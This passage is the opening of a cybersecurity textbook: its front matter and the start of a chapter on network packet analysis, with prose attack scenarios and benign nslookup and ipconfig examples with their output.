CRC Press
Taylor & Francis Group

Mastering Cybersecurity

A Practical Guide to Cyber Tools and Techniques

Volume 2

Akashdeep Bhardwaj

CRC Press
Taylor & Francis Group

Mastering Cybersecurity

A Practical Guide to Cyber Tools and Techniques

Volume 2

Akashdeep Bhardwaj

Mastering Cybersecurity

Mastering Cybersecurity: A Practical Guide to Cyber Tools and Techniques (Volume 2) offers a hands-on, real-world approach to developing modern cybersecurity skills. This volume builds on foundational concepts to provide readers with practical techniques and toolsets that are essential in today's evolving threat landscape. Each chapter dives into a critical area of cybersecurity, emphasizing applied learning through real-world scenarios, case studies, and step-by-step exercises.

This book begins with an in-depth focus on network security, guiding readers through capturing and analyzing traffic using command-line tools and understanding how attackers exploit unencrypted protocols. It then progresses to more complex attack vectors such as man-in-the-middle attacks, DNS spoofing, and email threats, reinforcing defensive strategies using tools like Wireshark and Tcpdump. The exploration of open-source intelligence (OSINT) offers a comprehensive look at harvesting digital footprints from publicly accessible data, applying techniques and tools such as Shodan, Google Dorking, and reverse image searches for real investigations. As the world becomes increasingly interconnected, this book dedicates several chapters to the Internet of Things (IoT), uncovering its vulnerabilities and showcasing threat surface attack assessments through real device testing and threat mapping frameworks. Readers learn to analyze device security and apply countermeasures such as secure boot, blockchain integration, and anomaly detection.

The volume also delves into the dark web, shedding light on anonymous networks like TOR and I2P and equipping readers with methods to investigate hidden services safely. It explains how to extract intelligence using automation, analyze illicit activity, and integrate findings into broader cybersecurity frameworks. Culminating with advanced cyber threat intelligence (CTI), this book examines intelligence cycles, tools, and platforms, enabling readers to move from theory to practice. From indicator of compromise analysis and threat actor profiling to automation and incident response, readers gain the skills to leverage CTI for strategic defense.

Designed for cybersecurity students, professionals, and enthusiasts, this book offers a balanced blend of technical depth, ethical awareness, and actionable guidance. By the end, readers will not only understand key cybersecurity domains but also be prepared to apply their knowledge in practical, high-stakes environments, making them valuable assets in the fight against cyber threats.

Mastering Cybersecurity

A Practical Guide to Cyber Tools and Techniques (Volume 2)

Akashdeep Bhardwaj

CRC Press
Taylor & Francis Group
Boca Raton London New York

CRC Press is an imprint of the
Taylor & Francis Group, an **informa** business

Designed cover image: Shutterstock Image ID 2524488195

First edition published 2026
by CRC Press
2385 NW Executive Center Drive, Suite 320, Boca Raton FL 33431

and by CRC Press
4 Park Square, Milton Park, Abingdon, Oxon, OX14 4RN

CRC Press is an imprint of Taylor & Francis Group, LLC

Reasonable efforts have been made to publish reliable data and information, but the author and publisher cannot assume responsibility for the validity of all materials or the consequences of their use. The authors and publishers have attempted to trace the copyright holders of all material reproduced in this publication and apologize to copyright holders if permission to publish in this form has not been obtained. If any copyright material has not been acknowledged please write and let us know so we may rectify in any future reprint.

Trademark notice: Product or corporate names may be trademarks or registered trademarks and are used only for identification and explanation without intent to infringe.

ISBN: 978-1-032-88743-2 (hbk)
ISBN: 978-1-032-89392-1 (pbk)
ISBN: 978-1-003-54254-4 (ebk)

DOI: 10.1201/9781003542544

Typeset in Sabon
by codeMantra

Contents

Foreword

In *Mastering Cybersecurity: A Practical Guide to Cyber Tools and Techniques (Volume 2)*, Dr. Akashdeep Bhardwaj delves into the intricacies of cybersecurity, exploring advanced tools and techniques essential for navigating the complexities of today's cyber landscape.

As cyber threats grow in sophistication and scale, the need for skilled cybersecurity professionals capable of adapting to new challenges has never been greater. This volume equips readers with the knowledge and skills needed to excel in the dynamic field of cybersecurity, covering topics ranging from network traffic analysis to ethical hacking and threat intelligence. Each chapter in this volume is thoughtfully crafted to provide readers with theory and practical insights, real-world examples, and hands-on experience. Whether you are tasked with defending against cyberattacks, conducting penetration tests, or gathering intelligence from open sources, this volume serves as a comprehensive guide for mastering the advanced cybersecurity concepts and techniques.

I commend the authors for their dedication to creating a practical and insightful resource that empowers cybersecurity professionals to stay ahead of evolving threats and protect against emerging risks. As we embark on this journey of exploration and discovery, may this volume serve as a valuable companion for all those striving to excel in the field of cybersecurity.

Dr. Sam Goundar
Reviewer & Cybersecurity Expert
RMIT University, Australia

Preface

Welcome to Volume 2 of *Mastering Cybersecurity: A Practical Guide to Cyber Tools and Techniques*. In this volume, we continue our exploration of cybersecurity tools and techniques, delving deeper into advanced topics and emerging trends in the field.

As the cyber landscape becomes increasingly complex and interconnected, the need for skilled cybersecurity professionals has never been greater. In this volume, we focus on advanced techniques for analyzing network traffic, harnessing intelligence from open sources, navigating the dark web, and exploiting vulnerabilities in operating systems and applications. Each chapter in this volume is crafted to provide in-depth insights, practical guidance, and hands-on experience in critical areas of cybersecurity. Whether you're seeking to enhance your expertise in ethical hacking, IoT security, and threat intelligence, this volume will equip you with the knowledge and skills needed to excel in today's cybersecurity landscape.

So, join us as we journey deeper into the realms of cybersecurity and uncover the tools and techniques that will empower you to stay ahead of evolving cyber threats and protect against emerging risks.

Dr. Akashdeep Bhardwaj
Book Author & Editor
Professor & Head of Cybersecurity
UPES Dehradun, India

Author Biography

Dr. Akashdeep Bhardwaj is working as Professor and Director at the Center of Cybersecurity (Center of Excellence) at UPES, Dehradun, India. An eminent IT Industry expert with over 28 years of experience in areas such as cybersecurity, digital forensics, and IT operations, Dr. Akashdeep mentors cyber graduates, master's students, and doctoral students, and he leads industry projects and research in his university.

Dr. Akashdeep earned his PhD in Computer Science from Majmaah University, Saudi Arabia. He has published over 150 research works (including copyrights, patents, research papers, and authored and edited books) in highly referred international journals. He has worked as Technology Leader for several multinational organizations during his time in the IT industry. He is certified in IT, cybersecurity, and digital forensics technologies, including compliance audits, networking cybersecurity, and digital forensics, and he holds multiple industry certifications.

Chapter 1

Deciphering network packets for cyber professionals

DOI: 10.1201/9781003542544-1

1.1 INTRODUCTION

In today’s digital landscape, network security is a critical aspect of cybersecurity, ensuring the protection of data transmitted over communication channels. With the rapid expansion of internet-based services, organizations and individuals are increasingly vulnerable to cyber threats that exploit network weaknesses. Attackers frequently intercept sensitive information using packet sniffing techniques to analyze network traffic. This makes network monitoring and traffic analysis essential for identifying potential security risks and preventing unauthorized access. Understanding network packet capture and sniffing tools allows cybersecurity professionals to detect malicious activities, mitigate threats, and implement robust defense mechanisms to safeguard their infrastructure. This chapter introduces key network analysis tools, explains their functionalities, and demonstrates how to use them effectively for network security assessments.

Attackers often target insecure and clear-text protocols to extract sensitive information. Understanding how these protocols function and their associated vulnerabilities is crucial for developing effective security strategies. Packet sniffing is a method of capturing network traffic to analyze data packets as they travel between devices. Cybercriminals often leverage this technique to intercept clear-text communications from protocols. File Transfer Protocol (FTP) [1] is a widely used protocol for file transfers but lacks encryption like HTTP [2], making it susceptible to credential theft through packet sniffing. Transport layer protocols like the Transmission Control Protocol (TCP) [3] and User Datagram Protocol (UDP) [4] pose security risks if improperly configured. TCP, being a connection-oriented protocol, ensures reliable data transmission but is vulnerable to session hijacking and SYN flood attacks. UDP, on the other hand, is a connectionless protocol, making it prone to spoofing and amplification attacks. These protocols, when left unprotected, provide an easy entry point for attackers to extract login credentials, confidential data, and sensitive transactions. Therefore, network administrators and security professionals must possess the skills to conduct traffic analysis using packet sniffing tools to identify vulnerabilities before they are exploited.

One of the core objectives of network packet capture and analysis is to understand the flow of data in a network and recognize signs of malicious activity. For instance, attackers use sniffing techniques to eavesdrop on unencrypted communication and manipulate data packets. In environments where security measures are not adequately enforced, such vulnerabilities lead to severe data breaches, financial losses, and reputational damage. Organizations need to adopt robust network monitoring strategies to detect suspicious network activities before they escalate into significant threats. Domain Name System (DNS) [5] and Dynamic Host Configuration Protocol (DHCP) [6] play critical roles in network communication but are often targeted by attackers to disrupt services. DNS poisoning and spoofing attacks manipulate DNS queries to redirect users to malicious websites, while DHCP attacks involve rogue DHCP servers distributing incorrect IP configurations, leading to network disruptions. By capturing and analyzing DNS and DHCP traffic, network administrators detect and prevent such attacks, ensuring the integrity of network services. By integrating packet capture tools into security protocols, adversaries monitor DNS or DHCP requests along with web application traffic to detect anomalies that indicate potential security breaches.

Network security professionals rely on a variety of tools to conduct packet capture and sniffing activities. Command-line utilities are widely used for monitoring and analyzing network behavior, offering a deeper insight into real-time traffic patterns. By capturing and inspecting packets, security analysts detect anomalies, trace unauthorized access, and implement proactive security measures. Each tool serves a specific purpose in network analysis, allowing analysts to assess different aspects of communication protocols. Ipconfig [7] is a command-line tool used to display network configurations, including IP addresses, subnet masks, and gateway details. It helps in identifying network misconfigurations and diagnosing connectivity issues. NSLookup [8] is another essential tool that assists in querying DNS records to detect DNS poisoning or misconfigurations that attackers might exploit. Ping is widely used to test network connectivity between devices, helping identify packet loss, latency, and unreachable network nodes. Wireshark [9] is one of the most powerful packet capture tools available, enabling in-depth network analysis. It provides real-time packet monitoring, protocol decoding, and filtering capabilities to isolate specific network traffic. Cybersecurity professionals use Wireshark to examine captured packets, detect security threats, and analyze network behavior. PcapXray [10] enhances packet inspection by visualizing traffic patterns, detecting anomalies, and assisting in forensic analysis. By combining these tools, network defenders can assess network security and implement countermeasures to mitigate potential threats.

This chapter presents several hands-on use cases to help readers replicate network traffic analysis techniques in real-world scenarios. These practical exercises include monitoring network queries, capturing web traffic by analyzing network packets for potential threats. By following these use cases, readers can develop a systematic approach to detecting security issues, assessing network health, and implementing security measures. The ability to analyze network traffic effectively is a vital skill for cybersecurity professionals, as it enables proactive threat detection and response. Web traffic analysis is another essential component of network security. Effective network defense requires a combination of preventive, detective, and corrective security measures. Preventive measures include implementing encryption, securing network devices, and enforcing access controls to limit unauthorized access. Corrective measures involve responding to security incidents, mitigating the impact, and implementing remediation strategies. Network administrators must ensure timely patching of vulnerabilities, updating security configurations, and conducting regular security audits to maintain a secure network environment. By adopting a layered security approach, organizations can reduce the likelihood of successful cyberattacks and enhance their overall security posture.

1.2 SNIFFING NETWORK TRAFFIC

This section presents a hands-on walkthrough for a better understanding of command-line utilities for network tracing.


Attackers use packet sniffers such as Wireshark or Tcpdump to capture network traffic. If data is transmitted in plaintext over unsecured protocols (e.g., HTTP, Telnet, or FTP), attackers steal credentials, session cookies, or confidential information. Example: A hacker gains access to an unsecured public Wi-Fi network and uses a packet sniffer to capture login credentials from users accessing email or social media accounts over HTTP. Cybersecurity professionals with networking knowledge implement solutions like HTTPS enforcement, VPNs, and encrypted communications to mitigate such risks.

Imagine John, an unsuspecting user, visits a popular coffee shop and connects to the free public Wi-Fi to check his emails and access his online banking account. He is unaware that an attacker, sitting nearby, has set up a packet sniffer on the network. The attacker, using Wireshark, scans the public Wi-Fi network and observes all the devices connected. Since public networks often lack proper encryption, all transmitted data is visible to anyone with access to the network. John logs into a news website that does not enforce HTTPS encryption. Since the website uses plaintext HTTP, the attacker captures John's email address used to log in. Session cookies are used for session hijacking and to exchange data between his device and the website. Later, John accesses his online banking portal. Although the bank uses HTTPS, John had visited a phishing website earlier, which redirected him to an HTTP version of the bank's login page (via a technique called SSL stripping). Since his credentials were sent in plaintext, the attacker captures John's username and password and the bank's session token. The attacker then replays John's session using a session hijacking attack and gains unauthorized access to his online banking account.

Consequences of this attack are that the attacker transfers funds from John's account, the attacker sells John's credentials on the dark web, and John realizes the fraud only after seeing unauthorized transactions, by then it is too late to reverse them.

Imagine a multinational financial institution experiences a major data breach due to an insider attacker who exploits eavesdropping vulnerabilities in the company's internal network. The Insider Gains Network Access – Mark, a disgruntled employee in the IT department, seeks to sell corporate data to cybercriminals. Since he has legitimate access to the internal network, he uses Tcpdump to sniff traffic between employees and company servers. Mark identifies that internal SMTP (email) traffic is being transmitted without encryption. Employees frequently send confidential client information, trade secrets, and financial reports over email. Attacker captures emails containing merger and acquisition plans and extracts unencrypted login credentials for the company's document management system. Using his knowledge of networking, Mark sets up a DNS tunneling technique to exfiltrate data without raising suspicion. Instead of sending stolen files directly, he encodes them into DNS queries, bypassing traditional security controls. Mark sells the stolen financial data to a competitor, giving them a competitive advantage before the company even announces its strategic plans. This causes stock price manipulation, regulatory investigations, and loss of customer trust.


Nslookup allows the host running the tool to query any specified DNS server for a DNS record. The queried DNS server can be a root DNS server, a top-level-domain DNS server, an authoritative DNS server, or an intermediate DNS server (see the textbook for definitions of these terms). To accomplish this task, NSLookup sends a DNS query to the specified DNS server, receives a DNS reply from that same DNS server, and displays the result. Consider the results of three independent 'NSLookup' commands for a client host (sdu.dk). When running NSLookup, if no DNS server is specified, then NSLookup sends the query to the default DNS server, which in this case is reliance. This is because I am at home running JIOFI. This command is saying, 'Please send me the IP address for the host www.sdu.dk'. As shown in Figure 1.1, the response from this command provides two pieces of information like the name and IP address of the DNS server that provides the answer. The answer itself is the hostname and IP address of www.sdu.dk. Although the response came from the local DNS server (Reliance.reliance), it is quite possible that this local DNS server iteratively contacted several other DNS servers to get the answer.



```
C:\Users\Abhardwaj>nslookup www.sdu.dk
Server:  reliance.reliance
Address:  2405:201:6804:48a3::c0a8:1d01

Non-authoritative answer:
Name:    www.sdu.dk
Address:  89.188.87.235
```

Figure 1.1 NSLookup for www.sdu.dk. ⏎


Now consider the second command NSLookup -type=NS sdu.dk – here we have provided the option '-type=NS' and the domain 'sdu.dk'. This causes NSLookup to send a query for a type-NS record to the default local DNS server, as displayed in Figure 1.2. In words, the query is saying, 'Please send me the host names of the authoritative DNS for sdu.dk'. When the –type option is not used, NSLookup uses the default, which is to query for type A records. This first indicates the DNS server that is providing the answer (which is the default local DNS server) along with three sdu name servers. Each of these servers is indeed an authoritative DNS server for the hosts on the SDU campus. However, NSLookup also indicates that the answer is 'non-authoritative', meaning that this answer came from the cache of some server rather than from an authoritative MIT DNS server. Finally, the answer also includes the IP addresses of the authoritative DNS servers at SDU. (Even though the type-NS query generated by NSLookup did not explicitly ask for the IP addresses, the local DNS server returned these ‘for free’ and NSLookup displays the result.)



```
C:\Users\Abhardwaj>nslookup -type=NS sdu.dk
Server:  reliance.reliance
Address:  2405:201:6804:48a3::c0a8:1d01

Non-authoritative answer:
sdu.dk  nameserver = ns2.sdu.dk
sdu.dk  nameserver = ns1.sdu.dk
sdu.dk  nameserver = ns3.sdu.dk
```

Figure 1.2 NSLookup for type. ⏎


Now consider the third command NSLookup www.sdu.dkns1.sdu.dk – here this indicates the query sent to the DNS server ns1.sdu.dk rather than to a default DNS server as shown in Figure 1.3. Here, the query and reply transaction takes place directly between our querying host and ns1.sdu.dk. In this example, the DNS server ns1.sdu.dk provides the IP address of the host www.sdu.dk.



```
C:\Users\Abhardwaj>nslookup www.sdu.dk ns1.sdu.dk
Server:  ns1.sdu.dk
Address:  130.225.155.136

Name:    www.sdu.dk
Address:  89.188.87.235
```

Figure 1.3 NSLookup for NS1 server. ⏎


The commands ‘ipconfig’ (for Windows) and ‘ifconfig’ (for Linux/Unix) are among the most useful little utilities in your host, especially for debugging network issues. Here, we will only describe ipconfig, although the Linux/Unix ifconfig is very similar. Ipconfig can be used to show your current TCP/IP information, including your address, DNS server addresses, adapter type, and so on. The command ‘Ipconfig /all’ displays all current TCP/IP network configuration values and refreshes DHCP and DNS settings as illustrated in Figure 1.4. Used without parameters, ipconfig displays Internet Protocol version 4 (IPv4) and IPv6 addresses, subnet mask, and default gateway for all adapters.



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek RTL8822BE 802.11ac PCIe Adapter
   Physical Address. . . . . . . . . : 2C-6F-C9-3E-AB-39
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2405:201:6804:48a3:e927:cac6:e9d1:aec4(Preferred)
   Temporary IPv6 Address. . . . . . : 2405:201:6804:48a3:34f7:430d:d674:a2fe(Preferred)
   Link-local IPv6 Address . . . . . : fe80::e927:cac6:e9d1:aec4%21(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.29.51(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Sunday, August 7, 2022 2:03:25 PM
   Lease Expires . . . . . . . . . . : Sunday, August 7, 2022 7:36:07 PM
   Default Gateway . . . . . . . . . : fe80::aada:cff:fe3b:2f49%21
                                       10.3.1.1
                                       192.168.29.1
   DHCP Server . . . . . . . . . . . : 192.168.29.1
   DHCPv6 IAID . . . . . . . . . . . : 304902089
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-00-B9-34-80-CE-62-3B-54-AE
   DNS Servers . . . . . . . . . . . : 2405:201:6804:48a3::c0a8:1d01
                                       192.168.29.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 1.4 Ipconfig info for network adapter. ⏎


To find all DNS Name Resolvers, use the command ‘ipconfig /displaydns’ as shown in Figure 1.5.



```
C:\Users\Abhardwaj>ipconfig /displaydns

Windows IP Configuration

    www.gstatic.com
    ----------------------------------------
    Record Name . . . . . : www.gstatic.com
    Record Type . . . . . : 28
    Time To Live  . . . . : 149
    Data Length . . . . . : 16
    Section . . . . . . . : Answer
    AAAA Record . . . . . : 2404:6800:4009:827::2003


    www.gstatic.com
    ----------------------------------------
    Record Name . . . . . : www.gstatic.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 149
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 142.250.207.195


    ogs.google.com
    ----------------------------------------
    Record Name . . . . . : ogs.google.com
    Record Type . . . . . : 5
    Time To Live  . . . . : 172
```

Figure 1.5 DNS name resolvers. ⏎

The command ‘ipconfig /flushdns’ flushes all DNS-related entries as shown in Figure 1.6.



